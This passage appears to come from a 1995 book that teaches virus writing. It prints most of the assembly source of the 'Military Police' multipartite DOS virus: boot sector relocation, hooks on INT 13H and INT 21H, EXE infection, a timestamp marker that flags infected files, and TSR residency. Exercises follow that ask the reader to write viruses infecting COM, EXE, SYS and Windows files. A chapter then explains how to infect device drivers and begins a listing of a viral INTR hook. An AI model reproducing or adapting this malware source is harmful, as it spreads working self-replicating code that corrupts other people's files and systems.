BS_RESERVED_SECS   DW      ?               ;reserved secs at beginning of disk
BS_FATS            DB      ?               ;copies of fat on disk
BS_DIR_ENTRIES     DW      ?               ;number of entries in root directory
BS_SECTORS_ON_DISK DW      ?               ;total number of sectors on disk
BS_FORMAT_ID       DB      ?               ;disk format ID
BS_SECS_PER_FAT    DW      ?               ;number of sectors per FAT
BS_SECS_PER_TRACK  DW      ?               ;number of secs per track (one head)
BS_HEADS           DW      ?               ;number of heads on disk
BS_DBT             DB      34 dup (?)

;The following are for the virus' use
VIRCX   dw      0                               ;cx and dx for trk/sec/hd/drv
VIRDX   dw      0                               ;of virus location

;The boot sector code starts here
BOOT:
        cli                                     ;interrupts off
        xor     ax,ax
        mov     ss,ax
        mov     ds,ax
        mov     es,ax                           ;set up segment registers
        mov     sp,OFFSET BOOT_START            ;and stack pointer
        sti

        mov     cl,6                            ;prep to convert kb's to seg
        mov     ax,[MEMSIZE]                    ;get size of memory available
        shl     ax,cl                           ;convert KBytes into a segment
        sub     ax,7E0H                         ;subtract enough so this code
        mov     es,ax                           ;will have the right offset to
        sub     [MEMSIZE],(VIR_SIZE+3)/2        ;go memory resident in high ram

GO_RELOC:
        mov     si,OFFSET BOOT_START            ;set up ds:si and es:di in order
        mov     di,si                           ;to relocate this code
        mov     cx,256                          ;to high memory
        rep     movsw                           ;and go move this sector
        push    es
        mov     ax,OFFSET RELOC
        push    ax                              ;push new far @RELOC onto stack
        retf                                    ;and go there with retf

RELOC:                                          ;now we're in high memory
        push    es                              ;so let's install the virus
        pop     ds
        mov     bx,OFFSET BBS                   ;set up buffer to read virus
        mov     cx,[VIRCX]
```

```
        mov     dx,[VIRDX]
        mov     si,VIR_SIZE+1                   ;read VIR_SIZE+1 sectors
LOAD1:  push    si
        mov     ax,0201H                        ;read VIR_SIZE+1 sectors
        int     13H                             ;call BIOS to read it
        pop     si
        jc      LOAD1                           ;try again if it fails
        add     bx,512                          ;increment read buffer
        inc     cl                              ;get ready to do next sector
        cmp     cl,BYTE PTR [BS_SECS_PER_TRACK] ;last sector on track?
        jbe     LOAD2                           ;no, continue
        mov     cl,1                            ;yes, set sector=1
        inc     dh                              ;try next side
        cmp     dh,BYTE PTR [BS_HEADS]          ;last side?
        jb      LOAD2                           ;no, continue
        xor     dh,dh                           ;yes, set side=0
        inc     ch                              ;and increment track count
LOAD2:  dec     si
        jnz     LOAD1

MOVE_OLD_BS:
        xor     ax,ax                           ;now move old boot sector into
        mov     es,ax                           ;low memory
        mov     si,OFFSET SCRATCHBUF            ;at 0000:7C00
        mov     di,OFFSET BOOT_START
        mov     cx,256
        rep     movsw

SET_SEGMENTS:                                   ;change segments around a bit
        cli
        mov     ax,cs
        mov     ss,ax
        mov     sp,OFFSET BBS                   ;set up the stack for the virus
        sti
        push    cs                              ;and also the es register
        pop     es

INSTALL_INT13H:                                 ;now hook the Disk BIOS int
        xor     ax,ax
        mov     ds,ax
        mov     si,13H*4                        ;save the old int 13H vector
        mov     di,OFFSET OLD_13H
        movsw
        movsw
        mov     ds:[si-4],OFFSET INT_13H        ;use from now on
        mov     ds:[si-2],es

        mov     si,46CH                         ;save the LOAD_TIME
        mov     di,OFFSET LOAD_TIME
        movsw
        movsw

CHECK_DRIVE:
        push    cs                              ;set ds to point here now
        pop     ds
        mov     [HOOK21],0                      ;zero these variables
        mov     [FILE_FND],0
        mov     [LOWMEM],0
        mov     dx,[VIRDX]
        cmp     dl,80H                          ;if booting from a hard drive,
        jz      DONE                            ;nothing else needed at boot

FLOPPY_DISK:                                    ;if loading from a floppy drive,
        call    IS_HARD_THERE                   ;see if a hard disk exists here
        jz      DONE                            ;no hard disk, all done booting
        mov     ax,201H
        mov     bx,OFFSET SCRATCHBUF
        mov     cx,1
        mov     dx,80H
```

```
        pushf
        call    DWORD PTR [OLD_13H]
        call    IS_VBS                          ;and see if C: is infected
        jz      DONE                            ;yes, all done booting
        call    INFECT_HARD                     ;else go infect hard drive C:

DONE:
        xor     ax,ax                           ;now go execute old boot sector
        push    ax                              ;at 0000:7C00
        mov     ax,OFFSET BOOT_START
        push    ax
        retf

END_BS_CODE:

        ORG     7DBEH

PART:   DB      40H dup (?)                     ;partition table goes here

        ORG     7DFEH

        DB      55H,0AAH                        ;boot sector ID goes here

ENDCODE:                                        ;label for the end of boot sec
```

The INT21H.ASM Listing

```
;INT21H.ASM—This module works with the MPOLICE virus.

;(C) 1995 American Eagle Publications, Inc. All Rights Reserved!

;*******************************************************************************
;This is the interrupt 21H hook used by the Military Police Virus
;*******************************************************************************

LOWMEM  DB      0                       ;flag to indicate in low memory already
EXE_HDR DB      1CH dup (?)             ;buffer for EXE file header
FNAME   DB      12 dup (0)
FSIZE   DW      0,0
LOAD_TIME       DD      ?               ;startup time of virus

;The following 10 bytes must stay together because they are an image of 10
;bytes from the EXE header
HOSTS   DW      0,STACKSIZE             ;host stack and code segments
FILLER  DW      ?                       ;these are dynamically set by the virus
HOSTC   DD      0                       ;but hard-coded in the 1st generation
OLD_21H DD      ?                       ;old interrupt 21H vector

INT_21H:
        cmp     ax,4C00H        ;standard DOS terminate program?
        jne     I21_1           ;nope, try next function
        cmp     cs:[LOWMEM],0   ;already in low memory?
        je      GO_LOW          ;nope, go to low memory
I21_1:  cmp     ah,11H          ;DOS Search First Function
        jne     I21_2           ;no, try search next
        jmp     SRCH_HOOK_START ;yes, go execute hook
I21_2:  cmp     ah,12H          ;Search next?
        jne     I21_3           ;no, continue
        jmp     SRCH_HOOK       ;yes, go execute hook
I21_3:
I21R:   jmp     DWORD PTR cs:[OLD_21H]          ;jump to old handler for now


;*******************************************************************************
;This routine moves the virus to low memory by turning an INT 21H, Fctn 4C00H
```

```
;into an INT 21H, Fctn 3100H TSR call, only the virus takes over the memory
;being relinquished by the program.
GO_LOW:
        mov     cs:[LOWMEM],1                   ;set flag to say this was done
        mov     ah,62H                          ;get PSP of process
        int     21H                             ;requesting to terminate
        add     bx,10H                          ;adjust for PSP
        sub     bx,7C0H-32*(VIR_SIZE+1)         ;adjust for virus starting offs
        mov     es,bx                           ;and put it here
        push    cs
        pop     ds                              ;ds=cs
        mov     si,OFFSET BBS                   ;move virus to the PSP
        mov     di,si
        mov     cx,512*(VIR_SIZE+2)
        rep     movsb

        xor     ax,ax
        mov     ds,ax                           ;ds=0
        mov     bx,21H*4                        ;examine INT 21H vector
        cmp     [bx],OFFSET INT_21H             ;is it up here?
        jne     FIND21H                         ;nope, it's been changed
        mov     ax,cs                           ;so we'd better look for it
        cmp     [bx+2],ax
        je      SET21H                          ;else go change it in int tbl
FIND21H:push    es
        mov     es,[bx+2]                       ;didn't find vector—look for
        pop     ds                              ;ds=new segment now
        mov     di,0                            ;it under another hook
        mov     cx,7FFEH
        cld
F21L:   mov     ax,OFFSET INT_21H               ;search for cs:OFFSET INT_21H
        repnz   scasw                           ;in this segment
        jnz     ABORT_GO_LOW                    ;not found, don't go resident
        mov     ax,cs                           ;ok, found OFFSET INT_21H
        add     di,2                            ;so check for proper cs
        dec     cx
        cmp     es:[di],ax                      ;is it there??
        jne     F21L                            ;no, continue looking
        mov     ax,ds                           ;yes, found it
        mov     es:[di],ax                      ;replace it with new cs

SET21H: mov     [bx+2],es                       ;change int 21H vector

SET13H:
        mov     ah,13H                          ;move interrupt 13H vector
        push    es                              ;to new segment
        pop     ds                              ;ds=es
        mov     dx,OFFSET INT_13H               ;using this secret little call!
        mov     bx,dx
        int     2FH

        xor     ax,ax                           ;adjust memory size from BIOS
        mov     ds,ax                           ;back to normal
        add     WORD PTR [MEMSIZE],(VIR_SIZE+3)/2

SETUP_MCB:                                      ;now adjust the Z block
        mov     ah,52H                          ;get list of lists @ in es:bx
        int     21H
        mov     dx,es:[bx-2]                    ;get first MCB segment in ax
        xor     bx,bx                           ;now find the Z block
        mov     es,dx                           ;set es=MCB segment
FINDZ:  cmp     BYTE PTR es:[bx],'Z'
        je      FOUNDZ                          ;got it
        mov     dx,es                           ;nope, go to next in chain
        inc     dx
        add     dx,es:[bx+3]
        mov     es,dx
        jmp     FINDZ
FOUNDZ: add     WORD PTR es:[bx+3],64*((VIR_SIZE+3)/2)  ;adjust size
```

```
        mov     ax,3100H
        mov     dx,10H + 32*(VIR_SIZE+2)          ;memory to keep (enough for vir)
GLX:    jmp     DWORD PTR cs:[OLD_21H]            ;let DOS do the TSR now

ABORT_GO_LOW:
        mov     ax,4C00H                          ;do a normal dos terminate
        jmp     GLX

;*******************************************************************************
;The following is the file search hook, and the EXE file infect routine.
;It hooks the FCB-based DOS Search First (11H) and Search Next (12H) routines.

FILE_FND        DB      0       ;file found flag 1 = search found something

SRCH_HOOK_START:
        mov     cs:[FILE_FND],0
SRCH_HOOK:
        pushf                   ;call original int 21H handler
        call    DWORD PTR cs:[OLD_21H]
        or      al,al           ;was it successful?
        jnz     SDONE           ;nope, exit and do infect, if any, now
        pushf
        cmp     cs:[FILE_FND],1 ;already got a file?
        je      ESF             ;yes, don't look any further
        push    ax              ;save registers
        push    bx
        push    cx
        push    dx
        push    di
        push    si
        push    es
        push    ds

        mov     ah,2FH          ;get dta address in es:bx
        int     21H
        cmp     BYTE PTR es:[bx],0FFH
        jne     SH1             ;an extended fcb?
        add     bx,7            ;yes, adjust index
SH1:    cmp     WORD PTR es:[bx+9],'XE'
        jne     EXIT_SRCH       ;check for an EXE file
        cmp     BYTE PTR es:[bx+11],'E'
        jne     EXIT_SRCH       ;if not EXE, just return control to caller

        call    FILE_OK         ;ok to infect?
        jz      EXIT_SRCH       ;no, just exit to caller
        call    SETUP_DATA      ;yes, set up data for later call to INFECT

EXIT_SRCH:
        pop     ds
        pop     es
        pop     si              ;restore registers
        pop     di
        pop     dx
        pop     cx
        pop     bx
        pop     ax
ESF:    popf
        retf    2               ;return to original caller with current flags

;When we get here, the search is done and we can proceed with the infection,
;if a file to infect was found.
SDONE:
        pushf
        cmp     cs:[FILE_FND],1 ;was anything found?
        jne     SEXIT           ;no, just return to caller
        push    ax              ;else go infect it
        push    bx
        push    cx
```

```
        push    dx
        push    ds
        push    es
        call    INFECT_FILE     ;go ahead and infect it
        mov     cs:[FILE_FND],0 ;and reset this flag
        pop     es
        pop     ds
        pop     dx
        pop     cx
        pop     bx
        pop     ax
SEXIT:  popf
        retf    2


;This routine sets up all the data which the infect routine will need to
;infect the file after the search has completed.
SETUP_DATA:
        push    cs
        pop     ds
        mov     BYTE PTR [FILE_FND],1   ;set this flag
        push    es                      ;now prep to save the file name
        pop     ds
        mov     si,bx                   ;ds:si now points to fcb
        inc     si                      ;now, to file name in fcb
        push    cs
        pop     es
        mov     di,OFFSET FNAME         ;es:di points to file name buffer here
        mov     cx,8                    ;number of bytes in file name
FO1:    lodsb
        stosb
        cmp     al,20H
        je      FO2
        loop    FO1
        inc     di
FO2:    mov     BYTE PTR es:[di-1],'.'
        mov     ax,'XE'
        stosw
        mov     ax,'E'
        stosw
        ret


;Function to determine whether the EXE file found by the search routine is
;infected. If infected, FILE_OK returns with Z set.
FILE_OK:
        mov     ax,es:[bx+17H]          ;get the file time stamp
        add     ax,es:[bx+19H]          ;add the date stamp to it
        and     al,00011111B            ;get the seconds/day field
        cmp     al,31                   ;they should add up to 31
        ret                             ;if it's infected


;This routine moves the virus (this program) to the end of the EXE file
;Basically, it just copies everything here to there, and then goes and
;adjusts the EXE file header. It also makes sure the virus starts
;on a paragraph boundary, and adds how many bytes are necessary to do that.
INFECT_FILE:
        push    cs
        pop     es
        push    cs
        pop     ds                     ;now cs, ds and es all point here
        mov     dx,OFFSET FNAME
        mov     ax,3D02H               ;r/w access open file using handle
        int     21H
        jnc     IF1_
        jmp     OK_END1                ;error opening - C set - quit w/o closing
IF1_:   mov     bx,ax                  ;put handle into bx and leave bx alone
        mov     cx,1CH                 ;read 28 byte EXE file header
```

```
        mov     dx,OFFSET EXE_HDR       ;into this buffer
        mov     ah,3FH                  ;for examination and modification
        int     21H
        jc      IF2_                    ;error in reading the file, so quit
        cmp     WORD PTR [EXE_HDR],'ZM';check EXE signature of MZ
        jnz     IF2_                    ;close & exit if not
        cmp     WORD PTR [EXE_HDR+26],0;check overlay number
        jnz     IF2_                    ;not 0 - exit with c set
        cmp     WORD PTR [EXE_HDR+24],40H ;is rel table at offset 40H or more?
        jnc     IF2_                    ;yes, it is not a DOS EXE, so skip it
        cmp     WORD PTR [EXE_HDR+14H],OFFSET START_EXE - OFFSET BBS
                                        ;see if initial ip = virus initial ip
        jnz     IF3_
IF2_:   jmp     OK_END
IF3_:
        mov     ax,4202H                 ;seek end of file to determine size
        xor     cx,cx
        xor     dx,dx
        int     21H
        mov     [FSIZE],ax               ;and save it here
        mov     [FSIZE+2],dx
        mov     cx,WORD PTR [FSIZE+2]    ;adjust file length to paragraph
        mov     dx,WORD PTR [FSIZE]      ;boundary
        or      dl,0FH
        add     dx,1
        adc     cx,0
        mov     WORD PTR [FSIZE+2],cx
        mov     WORD PTR [FSIZE],dx
        mov     ax,4200H                 ;set file pointer, relative to beginning
        int     21H                      ;go to end of file + boundary

        mov     dx,OFFSET BBS            ;ds:dx = start of virus
        mov     cx,OFFSET ENDCODE
        sub     cx,dx                    ;cx =  bytes to write
        mov     ah,40H                   ;write body of virus to file
        int     21H

        mov     dx,WORD PTR [FSIZE]      ;find relocatables in code
        mov     cx,WORD PTR [FSIZE+2]    ;original end of file
        add     dx,OFFSET HOSTS - OFFSET BBS    ;     + offset of HOSTS
        adc     cx,0                     ;cx:dx is that number
        mov     ax,4200H                 ;set file pointer to 1st relocatable
        int     21H
        mov     dx,OFFSET EXE_HDR+14     ;get correct host ss:sp, cs:ip
        mov     cx,10
        mov     ah,40H                   ;and write it to HOSTS/HOSTC
        int     21H

        xor     cx,cx                    ;so now adjust the EXE header values
        xor     dx,dx
        mov     ax,4200H                 ;set file pointer to start of file
        int     21H

        mov     ax,WORD PTR [FSIZE]      ;calculate viral initial CS
        mov     dx,WORD PTR [FSIZE+2]    ; = File size / 16 - Header Size(Para)
        mov     cx,16
        div     cx                       ;dx:ax contains file size / 16
        sub     ax,WORD PTR [EXE_HDR+8] ;subtract exe header size, in paragraphs
        mov     WORD PTR [EXE_HDR+22],ax;save as initial CS
        mov     WORD PTR [EXE_HDR+14],ax;save as initial SS
        mov     WORD PTR [EXE_HDR+20],OFFSET START_EXE - OFFSET BBS;save init ip
        mov     WORD PTR [EXE_HDR+16],OFFSET ENDCODE - OFFSET BBS + STACKSIZE
                                         ;save initial sp

        mov     dx,WORD PTR [FSIZE+2]    ;calculate new file size for header
        mov     ax,WORD PTR [FSIZE]      ;get original size
        add     ax,OFFSET ENDCODE - OFFSET BBS + 200H  ;add virus size + 1 para
        adc     dx,0
        mov     cx,200H                  ;divide by paragraph size
```

```
        div     cx                      ;ax=paragraphs, dx=last paragraph size
        mov     WORD PTR [EXE_HDR+4],ax ;and save paragraphs here
        mov     WORD PTR [EXE_HDR+2],dx ;last paragraph size here
        mov     cx,1CH                  ;and save 1CH bytes of header
        mov     dx,OFFSET EXE_HDR       ;at start of file
        mov     ah,40H
        int     21H

OK_END: mov     ax,5700H                ;get file time/date stamp
        int     21H
        and     cl,11100000B            ;zero the time seconds
        add     cl,31                   ;adjust to 31
        mov     al,dl
        and     al,00011111B            ;get days
        sub     cl,al                   ;make al+cl 1st 5 bits add to 31
        mov     ax,5701H                ;and set new stamp
        int     21H
        mov     ah,3EH                  ;close file now
        int     21H
OK_END1:ret                             ;that's it, infection is complete!
```

The EXEFILE.ASM Listing

```
;EXEFILE.ASM for use with MPOLICE.ASM

STACKSIZE       EQU     400H

;Here is the startup code for an EXE file. Basically, it adjusts the segments
;so that it can call all the other routines, etc., in the virus. Then it
;attempts to infect the hard disk, installs INT 13H and INT 21H hooks,
;and passes control to the host.
START_EXE:
        mov     bx,OFFSET BBS                   ;calcuate amount to move segment
        mov     cl,4
        shr     bx,cl                           ;amount to subtract is in ax
        mov     ax,cs
        sub     ax,bx
        push    ax                              ;prep for retf to proper seg:ofs
        mov     bx,OFFSET RELOCATE
        push    bx
        retf                                    ;jump to RELOCATE

RELOCATE:
        mov     ax,cs                           ;fix segments
        mov     ds,ax
        mov     [LOWMEM],1                      ;set these variables for
        mov     [HOOK21],1                      ;EXE-based execution
        mov     ax,75A9H                        ;fake DOS call
        int     13H                             ;to see if virus is there
        jc      INSTALL_VIRUS                   ;nope, go install it

RET_TO_HOST:                                    ;else pass control to the host
        mov     ax,es                           ;get PSP
        add     ax,10H                          ;ax=relocation pointer
        add     WORD PTR [HOSTC+2],ax           ;relocate host cs and ss
        add     [HOSTS],ax
        cli
        mov     ax,[HOSTS]                      ;set up host stack
        mov     ss,ax
        mov     ax,[HOSTS+2]
        mov     sp,ax
        push    es                              ;set ds=psp
        pop     ds
        sti
        jmp     DWORD PTR cs:[HOSTC]            ;and jump to host
```

```
INSTALL_VIRUS:
        push    es                              ;save PSP address
        xor     ax,ax
        mov     es,ax
        mov     bx,0FFH*4                       ;save INT 0FFH vector
        mov     ax,es:[bx]
        mov     WORD PTR [OLD_FFH],ax
        mov     ax,es:[bx+2]
        mov     WORD PTR [OLD_FFH+2],ax
        mov     es:[bx],0A4F3H                  ;put “rep movsb” here
        mov     BYTE PTR es:[bx+2],0CBH         ;put “retf” here
        mov     si,OFFSET BBS                   ;ds:si points to start of virus
        pop     es
        mov     di,100H                         ;es:di points where we want it
        mov     ax,es
        mov     dx,OFFSET BBS - 100H
        mov     cl,4
        shr     dx,cl
        sub     ax,dx                           ;calculate seg to ret to
        mov     cx,OFFSET ENDCODE - OFFSET BBS  ;size to move
        push    ax                              ;PSP:OFFSET DO_INSTALL on stk
        mov     ax,OFFSET DO_INSTALL
        push    ax
        xor     ax,ax                           ;and put @ of INT FFH vector
        push    ax                              ;on the stack
        mov     ax,0FFH*4
        push    ax
        retf                                    ;jump to code in INT FF vector

DO_INSTALL:                                     ;now we’re executing at new loc
        push    cs
        pop     ds                              ;ds=cs=new seg now
        cli
        mov     ax,cs                           ;move the stack now
        mov     ss,ax
        mov     sp,OFFSET ENDCODE + 400H
        sti
        xor     ax,ax
        mov     es,ax
        mov     ax,WORD PTR [OLD_FFH]           ;restore INT FFH vector now
        mov     es:[bx],ax
        mov     ax,WORD PTR [OLD_FFH+2]
        mov     es:[bx+2],ax

        mov     ah,13H                          ;use this to hook int 13H
        mov     dx,OFFSET INT_13H               ;at a low level
        mov     bx,dx
        int     2FH
        mov     WORD PTR cs:[OLD_13H],dx        ;and save old vector here
        mov     WORD PTR cs:[OLD_13H+2],ds

        push    cs
        pop     es
        push    cs
        pop     ds
        call    IS_HARD_THERE                   ;see if a hard disk exists here
        jz      INST_INTR                       ;no hard disk, go install ints
        mov     ax,201H
        mov     bx,OFFSET SCRATCHBUF
        mov     cx,1
        mov     dx,80H
        pushf
        call    DWORD PTR [OLD_13H]
        jc      INST_INTR                       ;error reading, go install ints
        call    IS_VBS                          ;and see if C: is infected
        jz      INST_INTR                       ;yes, all done booting
        call    INFECT_HARD                     ;else go infect hard drive C:
```

```
INST_INTR:
        xor     ax,ax
        mov     ds,ax
        mov     si,21H*4                        ;save the old int 21H vector
        mov     di,OFFSET OLD_21H
        movsw
        movsw
        mov     ds:[si-4],OFFSET INT_21H        ;and install a new one
        mov     ds:[si-2],cs
        push    cs
        pop     ds

        mov     ah,62H
        int     21H                             ;set es=PSP again
        mov     es,bx
        mov     bx,OFFSET ENDCODE - OFFSET BBS + 500H
        mov     cl,4
        shr     bx,cl                           ;resize memory now
        inc     bx
        mov     ah,4AH                          ;in preparation for DOS EXEC
        int     21H

        mov     bx,2CH
        mov     es,es:[bx]                      ;get environment segment
        xor     di,di
        mov     cx,7FFFH
        xor     al,al
ENVLP:  repnz   scasb                           ;scan the environment
        cmp     BYTE PTR es:[di],al             ;double zero?
        loopnz  ENVLP                           ;no, continue looking for end
        mov     dx,di
        add     dx,3                            ;es:dx=this programs path
        mov     [EXEC_BLK],es                   ;set environment seg
        push    es
        pop     ds                              ;ds=env seg
        mov     ah,62H
        int     21H                             ;set es=PSP again
        mov     es,bx
        mov     cs:[EXEC_BLK+4],es
        mov     cs:[EXEC_BLK+8],es
        mov     cs:[EXEC_BLK+12],es
        push    cs
        pop     es                              ;es=this seg
        mov     ax,4B00H                        ;prep for DOS EXEC
        mov     bx,OFFSET EXEC_BLK              ;data for EXEC
        int     21H                             ;DOS EXEC - run host
        push    ds
        pop     es
        mov     ah,49H                          ;free memory from EXEC
        int     21H
        mov     ah,4DH                          ;get return code from host
        int     21H

        mov     ah,31H                          ;ok, ready to TSR
        mov     dx,OFFSET ENDCODE - OFFSET BBS + 100H
        mov     cl,4
        shr     dx,cl
        inc     dx                              ;calculate size that remains
        int     21H                             ;and say goodbye;

OLD_FFH         DD      ?                       ;storage area for INT FF vector
EXEC_BLK        DW      ?
                DW      80H,0
                DW      5CH,0
                DW      6CH,0
```

Exercises

1. Using the ideas presented in this chapter, write a virus that will infect COM, EXE and SYS files. You will have three entry points, one for each type of file.

2. After reading the next chapter, write a virus that will infect boot sectors and Windows EXE files.

Infecting Device Drivers

COM, EXE and boot sector viruses are not the only possibilities for DOS executables. One could also infect SYS files.

Although infecting SYS files is perhaps not that important a vector for propagating viruses, simply because people don't share SYS files the way they do COMs, EXEs and disks, I hope this exercise will be helpful in opening your mind up to the possibilities open to viruses. And certainly there are more than a few viruses out there that do infect device drivers already.

Let's tackle this problem from a little bit different angle: suppose you are a virus writer for the U.S. Army, and you're given the task of creating a SYS-infecting virus, because the enemy's anti-virus has a weakness in this area. How would you go about tackling this job?

Step One: The File Structure

The first step in writing a virus when you don't even know anything about the file structure you're trying to infect is to learn about that file structure. You have to know enough about it to be able to:

a) modify it without damaging it so that it will not be recognized by the operating system or fail to execute properly, and

b) put code in it that will be executed when you want it to be.

A typical example of failure to fulfill condition (a) is messing up an EXE header. When a virus modifies an EXE header, it had better do it right, or any one of a variety of problems can occur. For example, the file may not be recognized as an EXE program by DOS, or it may contain an invalid entry point, or the size could be wrong, so that not all of the virus gets loaded into memory prior to execution. A typical example of (b) might be to fail to modify the entry point of the EXE so that the original program continues to execute first, rather than the virus.

So how do you find out about a file structure like this? By and by these kind of things—no matter how obscure—tend to get documented by either the operating system manufacturers or by individual authors who delight in ferreting such information out. If you look around a bit, you can usually find out all you need to know. If you can't find what you need to know, then given a few samples and a computer that will run them, you can usually figure out what's going on by brute force—though I don't recommend that approach if you can at all avoid it.

For DOS structures, *The MS-DOS Encyclopedia* is a good reference. Likewise, Microsoft's Developer Network[1] will give you all the information you need for things like Windows, Windows NT, etc. IBM, likewise, has a good developer program for OS/2 and the likes.

Anyway, looking up information about SYS files in *The MS-DOS Encyclopedia* provides all the information we need.

A SYS file is coded as a straight binary program file, very similar to a COM file, except it starts at offset 0 instead of offset 100H. Unlike a COM file, the SYS file must have a very specific structure. It has a header, like an EXE file, though it is coded and assembled as a pure binary file, more like a COM file. It's kind of like coding an EXE program by putting a bunch of DB's at the start

---

1 Refer to the *Resources* section at the end of this book for information on how to get plugged into this network.

of it to define the EXE header, and then assembling it as a COM file, rather than letting the assembler and linker create the EXE header automatically.[2]

Figure 14.1 illustrates a simple device driver called (creatively enough) DEVICE, which does practically nothing. All it does is display a "hello" message on the screen when it starts up. It does, however, illustrate the basic design of a device driver.

Step Two: System Facilities

The next important question one must answer when building a virus like this is "What system facilities will be available when the code is up and running?" In the case of device driver viruses, this question is non-trivial simply because DOS has only partially loaded when the device driver executes for the first time. Not all of the DOS functions which an ordinary application program can call are available yet.

In the case of DOS device drivers, what will and will not work is fairly well documented, both by Microsoft in the references mentioned above, and in other places, like some of the books on DOS device drivers mentioned in the bibliography.

Remember that you can always assume that a particular system function is available at some low level, and program assuming that it is. Then, of course, if it is not, your program simply will not work, and you'll have to go back to the drawing board.

For our purposes, a virus must be able to open and close files, and read and write to them. The handle-based functions to perform these operations are all available.

2 Note that newer versions of DOS also support a device driver format that looks more like an EXE file, with an EXE-style header on it. We will not discuss this type of driver here.

```
;DEVICE.ASM is a simple device driver to illustrate the structure of
;a device driver. All it does is announce its presence when loaded.

;(C) 1995 American Eagle Publications, Inc., All rights reserved.

.model tiny
.code

        ORG     0

HEADER:
        dd      -1              ;Link to next device driver
        dw      0C840H          ;Device attribute word
        dw      OFFSET STRAT    ;Pointer to strategy routine
        dw      OFFSET INTR     ;Pointer to interrupt routine
        db      'DEVICE'        ;Device name

RHPTR   dd      ?               ;pointer to request header, filled in by DOS

;This is the strategy routine. Typically it just takes the value passed to it
;in es:bx and stores it at RHPTR for use by the INTR procedure. This value is
;the pointer to the request header, which the device uses to determine what is
;being asked of it.
STRAT:
        mov     WORD PTR cs:[RHPTR],bx
        mov     WORD PTR cs:[RHPTR+2],es
        retf

;This is the interrupt routine. It's called by DOS to tell the device driver
;to do something. Typical calls include reading or writing to a device,
;opening it, closing it, etc.
INTR:
        push    bx
        push    si
        push    di
        push    ds
        push    es
        push    cs
        pop     ds
        les     di,[RHPTR]      ;es:di points to request header
        mov     al,es:[di+2]    ;get command number

        or      al,al           ;command number 0? (Initialize device)
        jnz     INTR1           ;nope, handle other commands
        call    INIT            ;yes, go initialize device
        jmp     INTRX           ;and exit INTR routine

INTR1:  call    NOT_IMPLEMENTED ;all other commands not implemented

INTRX:  pop     es
        pop     ds
        pop     di
        pop     si
        pop     bx
        retf

;Device initialization routine, Function 0. This just displays HELLO_MSG using
;BIOS video and then exits.
INIT:
        mov     si,OFFSET HELLO_MSG
INITLP: lodsb
        or      al,al
        jz      INITX
        mov     ah,0EH
        int     10H
        jmp     INITLP
```

Figure 14.1: A simple device driver DEVICE.ASM.

```
INITX:  mov     WORD PTR es:[di+14],OFFSET END_DRIVER
        mov     WORD PTR es:[di+16],cs  ;indicate end of driver here
        xor     ax,ax           ;zero ax to indicate success and exit
        retn

HELLO_MSG       DB      'DEVICE 1.00 Says "Hello!"',0DH,0AH,0

;This routine is used for all non-implemented functions.
NOT_IMPLEMENTED:
        xor     ax,ax           ;zero ax to indicate success and exit
        retn

END_DRIVER:                     ;label to identify end of device driver

        END     STRAT
```

Figure 14.1: DEVICE.ASM (Continued)

Step Three: The Infection Strategy

Finally, to create a virus for some new kind of executable file, one must come up with an infection strategy. How can a piece of code be attached to a device driver (or whatever) so that it can function and replicate, yet allow the original host to execute properly?

Answering this question is where creativity comes into play. I have yet to see a file structure or executable structure where this was not possible, provided there weren't problems with Step One or Step Two above. Obviously, if there is no way to write to another file, a virus can't infect it. Given sufficient functionality, though, it's merely a matter of figuring out a plan of attack.

As far as device drivers go, unlike ordinary COM and EXE files, they have two entry points. Essentially, that means it has two different places where it can start execution. These are called the `STRAT`, or Strategy, routine, and the `INTR`, or Interrupt routine. Both are coded as subroutines which are called with a far call, and which terminate with the *retf* instruction. The entry points for these routines are contained in the header for the device driver, detailed in Figure 14.2.

Because it has two entry points, the device driver can potentially be infected in either the `STRAT` routine, the `INTR` routine, or both. To understand the infection process a little better, it would help to understand the purpose of the `STRAT` and `INTR` routines.

The `INTR` routine performs the great bulk of the work in the device driver, and it takes up the main body of the driver. It must be programmed to handle a number of different functions which are characteristic of device drivers. These include initializing the device, opening and closing it, reading from and writing to it, as well as checking its status. We won't bother will all the details of what all these functions should do, because they're irrelevant to viruses for the most part—just as what the host program does is irrelevant to a virus which is attacking it. However, when DOS wants to perform any of these functions, it calls the device driver after having passed it a data structure called the *Request Header*. The Request Header contains the command number to execute, along with any other data which will be needed by that function. (For example, a read function will also need to know where to put the data it reads.) This Request Header is merely stored at some location in memory, which is chosen by DOS.

To let the device driver know where the Request Header is located, DOS first calls the `STRAT` routine, and passes it the address of the Request Header in **es:bx**. The `STRAT` routine stores this address internally in the device driver, where it can later be accessed by the various functions inside the `INTR` routine as it is needed. Thus, the `STRAT` routine is typically called first (maybe only once), and then the `INTR` routine is called to perform the various desired functions.

A device driver virus could infect either the `STRAT` routine, or the `INTR` routine, and it could even filter one specific function in

Figure 14.2: The device driver header.

Offset	Size	Description
0	4	Pointer to next device driver. This data area is used by DOS to locate device drivers in memory and should be coded to the value 0FFFFFFFF = -1 in the program.
4	2	Device attribute flags. Coded to tell DOS what kind of a device driver it is dealing with and what functions it supports.
6	2	`STRAT` routine entry point offset.
8	2	`INTR` routine entry point offset.
10	8	Device name.

the INTR routine. In fact, it will probably want to filter one function. Some device drivers get called so often that if it doesn't restrict itself, a virus will gobble up huge amounts of time searching for files, etc., when all that the original driver wants to do is output a character or something like that.

The virus we will discuss here, DEVIRUS, infects the STRAT routine. It simply adds itself to the end of the device driver, and redirects the pointer to the STRAT routine to itself. When it's done executing, it just jumps to the old STRAT routine. After it's executed, it also removes itself from the STRAT routine in memory so that if the STRAT routine gets called again, the virus is gone. The virus will not execute again until that device is re-loaded from disk.

One could easily design a virus to infect the INTR routine instead. Typically, when a device driver is loaded, DOS calls the STRAT routine and then directly calls the INTR routine with Function 0: Initialize device. Part of the initialization includes reporting back to DOS how much memory the device driver needs. This is reported in the Request Header as a segment:offset of the top of the device at offset 14 in the header. If such a virus does not want to remain resident, it must hook this Function 0, and make sure it is above the segment:offset reported in the Request Header. A virus that adds itself to the end of the device driver, and does not modify the segment:offset reported back to DOS will accomplish this quite naturally. It must, however, restore the pointer to INTR in the device header, or else the virus will get called after it's been removed from memory— resulting in a sure-fire system crash.

If an INTR-infecting virus wants to remain resident, it will typically hook Function 0, and modify the segment:offset reported back to DOS. It can do this by calling the real INTR routine (which will put one thing in the Request Header) and then re-modify the Request Header to its liking. This is a neat way to go memory resident without using the usual DOS functions or manipulating the memory structures directly. Typical code for such a virus' INTR hook might look like this:

```
VIRAL_INTR:
       push    di
       push    ds
       push    es
       push    cs
```

```
        pop     ds
        les     di,[RHPTR]
        mov     al,es:[di+2]    ;get function code
